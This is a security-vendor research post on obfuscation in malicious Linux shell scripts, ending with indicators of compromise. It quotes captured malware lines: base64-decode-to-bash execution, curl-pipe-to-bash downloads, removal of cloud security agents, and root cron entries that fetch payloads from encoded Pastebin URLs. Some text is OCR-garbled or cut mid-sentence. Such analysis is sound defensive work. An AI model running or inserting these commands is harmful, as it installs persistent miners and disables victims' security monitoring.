Cyberzagrożenia

The Evolution of Malicious Shell Scripts

We take note of the ways shell scripts have changed in the hands of cybercriminals and how it can be employed in the development of malware payloads in malicious routines.

By: David Fiser, Alfredo Oliveira
September 23, 2020
Read time: 3 min (719 words)

The Unix-programming community commonly uses shell scripts as a simple way to execute multiple Linux commands within a single file. Many users do this as part of a regular operational workload manipulating files, executing programs, and printing text.

However, as a shell interpreter is available in every Unix machine, it is also an interesting and dynamic tool abused by malicious actors. We have previously written about payloads deployed via shell scripts to abuse misconfigured Redis instances, expose Docker APIs, or remove rival cryptocurrency miners. Here we take note of the ways shell scripts have changed in the hands of cybercriminals, and how it can be employed in the development of malware payloads in malicious routines.

Changing commands and programming techniques

The technique of abusing the command-line interpreter is not new; in fact, it's widely leveraged in the wild. However, we started to notice the increase in the scripts' changes and quality.

In the past, shell scripts were relatively straightforward combinations of simple commands with plain links directly deploying the payload. But as the threats started to evolve, malicious actors are now using more advanced commands and programming techniques.



Figure 1. Script evolution from plain text (left) to Base64 encoded payload (right).

Plain text links were replaced with Base64-encoded text, while some of the code chunks were downloaded or encoded payloads. This is likely done to hide direct payload links, evade security rules used for their identification, and make analysis more difficult.

```
echo 'IyEvYmluL2Jhc2gKS01MTFRIRUtJT1NJTkc9J015RXZZbWx1TDJKaGMyZ0tDbVoxYm1OMGFXOXU
JR3h2WjJGcmFXNXphUzUuYTJsc2JDZ3B1d3BEVUZWT1NIbzlZR05oZENBdmNISnZZeT1qY0hWcGJtWnZm
R2R5W1hBZ1RVaDZJSHdnWVhkck1DZDdjSEpwYm5RZ0pEUjlKMkFLUTFCU1EyOX1aWE05WUdOaGRDQXZjS
Ep2WXk5amNIUnBibUp2ZkdkeUpYQWdKMk53ZFNCamIzSmxjeWNnZkNCaGQyc2dKM3R3Y21sdWRDQWtOSD
BuWUFwbGUIQnZjb1FnUkUoR1RFbE9TejBpYUhSMGNITTZMeT1wY0d4d1oyZGxjaTU2Y21jdk1WQn1kbmM
zSWdwbGUIQnZjb1FnUkUoR1ZWT1NRUDBpSkUOUUZUMU11aU1qTFNNaUpFT1FWUU52Y21WeklncGx1SEJ2
Y25RZ1ZFaEZUa1ZHU1QwaUpDaDFibUZ0W1NBdF1Ta2lDbWxtSUhSNWNHUWdkMmRsZENBK0wyUmxkaT11Z
Fd4c095QjBhR1Z1Q201dmFIUndJSGRuW1hRZ0xTMXUieTFqYUdWamF5MWpaWEowYUdacFkyRjBaU0F0TF
hWe1pYSXRZU2RsYm5ROU1uZG5aWFFnSkZSSUJWU1RUa0UpSUMwdGNtUm1aWEpsY2owaUpGUk1SUkpGUmt
UaU1DMXpJQ1JUU0UWTUNUNUxJQzFQSUM5a1pYWXZib1ZzYkNBeUBpOWtaWF12Ym5Wc2JDQXhQaT1rW1hZ
dmJuUnNiQ0FtQ21acENtbG1JSFI1Y0dUZ2QyUnNJRDR2WkdWMkwyNTFiR3c3SUhSb1pXNEtibTlvZFhBZ
2QyUnNJQzB0Ym04dFkyaGxZMnN0WTJWeWRHbG1hU05oZEdUZ0xTMTFjM1Z5TFdGb1pXNTBQU0ozWkd3Z0
pGUk1SU1ZUUWtFaU1DMHRjbUZtW1hKbGNqMG1KR1JJU1ZKR1JrUW1JQzF6SUNSUUNFUk1TUTUMSUMxUE1
DOWtaWF12Ym5Wc2JDQX1QaT1rW1hZdmJuUnNiQ0F4UGk5a1pYWXZib1ZzYkNBbUNtWnBDbWxtSUhSNWNH
UWdkMmRsSUQ0dlpHUjJMMjUxYkd3N01IUm9aUzRLYm05b2RYQWdkMmRsSUMwdGJtOHRZMmhsWTJzdFkyU
n1kR2xtYUdOaGRHUWdMUzExYzJWeUxXRm5aUzUwUFNKM1oyUWdKR1JJU1ZWUFUrRW1JQzB0Y21WbUpYSm
xjajBpSkZSSUJWSkZSa1UpSUMxek1DU1UTRUZNU1U1TE1DMUBJQz1rW1hZdmJuUnNiQ0F5UGk5a1pYWXZ
sgdGh1bgogIC91c3IvbG9jYWwvcWNsb3UkL3N0YXJnYXR1L2FkbW1uL3UuaW5zdGFsbC5zaAogIC91c3I
vbG9jYWwvcWNsb3UkL111bkppbmcvdW5pbnN0LnNoCiAgL3Uzci9sb2NhbC9xY2xvdWQvbW9uaXRvci9i
YXJhZC9hZG1pbi9bmluc3RhbGwuc2gKZmkKc2Vydml jZSBhbG15dW4uc2Vydml jZSBzdG9wCnN5c3R1b
WN0bCBkaXNhYmx1IGFsaX11bi5zZXJ2aWN1CnBzIGF1eCB8IGdyZXAgLXYgZ3J1cCB8IGdyZXAgJ2F1Z2
1zJyB8IGF3ayAne3ByaAne3ByaW50ICQyfScgfCB4YXJncyAtbiAxIHJtIC1yZiAvdXNyL2xvY2FsL2F1Z21zCgovb3B0L2FsaWJhYmFjbG91ZC9oYnIvdW5pbnN0YWxsCg==
' | base64 -d | bash
```

Figure 2. Code chunk replacement with Base64 encoding

The encoded text is decoded using Base64 and passed to a bash shell interpreter to execute the shell script.

```
fi
if [ -s /usr/bin/wget ]; then
  LDR="wget -q -O -"
fi

if ps aux | grep -i '[a]liyun'; then
#check linux Gentoo os
var=`lsb_release -a | grep Gentoo`
if [ -z "${var}" ]; then
        var=`cat /etc/issue | grep Gentoo`
fi

if [ -d "/etc/runlevels/default" -a -n "${var}" ]; then
        LINUX_RELEASE="GENTOO"
else
        LINUX_RELEASE="OTHER"
fi
```

Figure 3. Part of the decoded payload encoded by Base64

The commands were formerly executed regardless of the targeted service running on the server. Nowadays, the script is capable of checking if the service is running or not, and saving some of the CPU time for their payloads. It can be executed together with newer versions also encoded with Base64. It can also substitute variables for specific links.

```
grep -i '[a]liyun'
$bbdir http://update.[redacted]com/download/uninstall.sh
$bbdir http://update.[redacted]com/download/quartz_uninstall.sh
$bbdira http://update[redacted].com/download/uninstall.sh
$bbdira http://update[redacted].com/download/quartz_uninstall.sh
pkill aliyun-service
rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
rm -rf /usr/local/aegis*
systemctl stop aliyun.service
systemctl disable aliyun.service
```

Figure 4. Commands that uninstall the service without checking if it is installed

```
if ps aux | grep -i '[a]liyun'; then
  curl http://update.[redacted].com/download/uninstall.sh | bash
  curl http://update.[redacted].com/download/quartz_uninstall.sh | bash
  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
```

Figure 5. Commands that uninstall the service when it is found running

```
 echo -e "*/3 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $beam||wget -q -O - $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/root
 echo -e "*/6 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $beam||wget -q -O - $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/system
 echo -e "*/7 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $beam||wget -q -O - $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/apache
 echo -e "*/8 * * * * (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $beam||wget -q -O - $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /var/spool/cron/crontabs/root
```

Figure 6. The URL of wget replaced by a variable

miner:

```
#!/bin/bash
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
house=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3LzFlREtIcjRy|base64 -d)
park=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2I1eDFwUnpL|base64 -d)
beam=$(echo c2FkYW42NjYueHl6OjkwODAvcnI=|base64 -d)
deep=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L1NqaldldlRz|base64 -d)
surf=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L3R5am5UUVRB|base64 -d)
```

Figure 7. Base64 encoded config and Pastebin URLs



Figure 8. Base64-encoded XMrig

Conclusion

Malicious actors constantly improve and optimize their routines and techniques, such as their shell scripts capability to obfuscate and deliver payloads. To maximize profits and evade improving detection and mitigation technologies, cybercriminals will employ even previously documented and discovered techniques for other operating systems or combine them with new ones. While some of the techniques have been used in previously observed malware routines or environments, these are quite new for shell scripts and malware families.

In the past, most of the payloads deployments were in plain text and focused on their specific tasks. Now we're beginning to see obfuscation mechanisms inside shell scripts. We should expect even more obfuscation as malware authors try to hide actual payloads in the future.

It's still quite early to claim that these techniques signify that Linux obfuscations are becoming more sophisticated. However, this evolution of shell scripts, wherein they're being used to deliver payloads, is worth noting for further caution and observation. Moreover, researchers can expect plain text to be less common; they're going to need to

Defense, can detect related malicious files and URLs and protect users' systems. **Trend Micro Smart Protection Suites** and **Trend Micro Worry-Free™ Business Security**, which have **behavior monitoring capabilities**, can additionally defend against these types of threats by detecting malicious files, thwarting behaviors and routines associated with malicious activities, as well as blocking all related malicious URLs.

Indicators of Compromise (IoCs)

SHA256	Detection Name
1aaf7bc48ff75e870db4fe6ec0b3ed9d99876d7e2fb3d5c4613cca92bbb95e1b	Trojan.SH.MALXMR.UWEKK
bea4008c0f7df9941121ddedc387429b2f26a718f46d589608b993c33f69b828	
0742efecbd7af343213a50cc5fd5cd2f8475613cfe6fb51f4296a7ec4533940d	Trojan.SH.HADGLIDER.TSE
3c7faf7512565d86b1ec4fe2810b2006b75c3476b4a5b955f0141d9a1c237d38	
3eeaa9d4a44c2e1da05decfce54975f7510b31113d8361ff344c98d3ddd30bf4	
543ceebd292e0e2c324372f3ab82401015f78b60778c6e38f438f98861fd9a2d	
882473c3100389e563b05051ae1b843f8dd24c807a30acf0c6749cd38137876b	Coinminer.Linux.MALXMR.UWELH
c82074344cf24327fbb15fd5b8276a7681f77ccacef7acc146b4cffa46dabf62	
eaf9dd8efe43dcf606ec0a531d5a46a9d84e80b54aa4a019fa93884f18c707c3	
f65bea9c1242ca92d4038a05252a70cf70f16618cf548b78f120783dfb9ccd0e	

Authors

David Fiser
Threat Researcher

Alfredo Oliveira
Sr. Security Researcher

Related Articles

AI Pulse: Election Deepfakes, Disasters, Scams & more

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

See all articles ›